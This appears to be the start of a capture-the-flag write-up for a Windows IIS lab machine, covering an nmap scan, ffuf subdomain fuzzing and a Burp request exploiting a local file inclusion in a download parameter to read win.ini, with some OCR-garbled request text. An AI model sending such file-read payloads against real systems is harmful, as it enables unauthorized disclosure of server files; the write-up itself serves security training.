


Information Gathering

1) found IIS running

```
(vigneswar@VigneswarPC)-[~]  
$ nmap 10.10.11.251 -p- --min-rate 1000 -sV  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-30 18:53 IST  
Nmap scan report for 10.10.11.251  
Host is up (0.20s latency).  
Not shown: 65534 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp    open  http      Microsoft IIS httpd 10.0  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 141.56 seconds
```


2) checked the page



Smartest protection for your site

3) found a subdomain


```
(vigneswar@VigneswarPC)~$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://10.10.11.251/ -H "Host: FUZZ.pov.htb" -fs 12330
```


 v2.1.0-dev

```
:: Method          : GET  
:: URL             : http://10.10.11.251/  
:: Wordlist        : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt  
:: Header         : Host: FUZZ.pov.htb  
:: Follow redirects : false  
:: Calibration    : false  
:: Timeout        : 10  
:: Threads        : 40  
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter         : Response size: 12330
```

```
dev [Status: 302, Size: 152, Words: 9, Lines: 2, Duration: 969ms]  
im  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1762ms]  
:: Progress: [4989/4989] :: Job [1/1] :: 81 req/sec :: Duration: [0:01:01] :: Errors: 0 ::
```

4) checked the dev page



Vulnerability Assessment

1) found LFI

SendCancel<>>

Target: http://dev.pov.htbHTTP/1

Request

PrettyRawHex

1 POST /portfolio/ HTTP/1.1
2 Host: dev.pov.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 383
9 Origin: http://dev.pov.htb
10 Connection: close
11 Referer: http://dev.pov.htb/portfolio/
12 Upgrade-Insecure-Requests: 1
13
14 __EVENTTARGET=download__EVENTARGUMENT=&__VIEWSTATE=%2BwLT%2BuQ2IsvJyb5wFLv1e0mLp%2FBm7udJd;cc[FZ0wWxLR7t91o6aQ4cLR0gteR0CQYOUlGQTFfgCkrILDQYwW%306__VIEWSTATEGENERATOR=8E0PQF436__EVENTVALIDATION=M%2FUE4jGynopNFB7ONCw%28CQBY5wclDLk;13ZJMSUP3K5Qq%2FD3V%2F39TIVGkfC%2Bwlv7301xgoR0hwC3CPCpkFGUnWq4dm38QCMYRaZ1m5%289PG3mmSESKXFbYASuvh8t0UcJsz9Q%30%3D&file=C::://windowsws//win.ini

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/octet-stream
4 Server: Microsoft-IIS/10.0
5 Content-Disposition: attachment; filename=C:/Windows/win.ini
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Tue, 30 Jan 2024 13:48:57 GMT
9 Connection: close
10 Content-Length: 92
11
12 ; for 16-bit app support
13 [fonts]
14 [extensions]
15 [mci_extensions]
16 [files]
17 [Mail]
18 MAPI=1
19

Inspector

Request attributes2

Request query parameters0

Request body parameters6

Request cookies0

Request headers11

Response headers9

InspectorNotes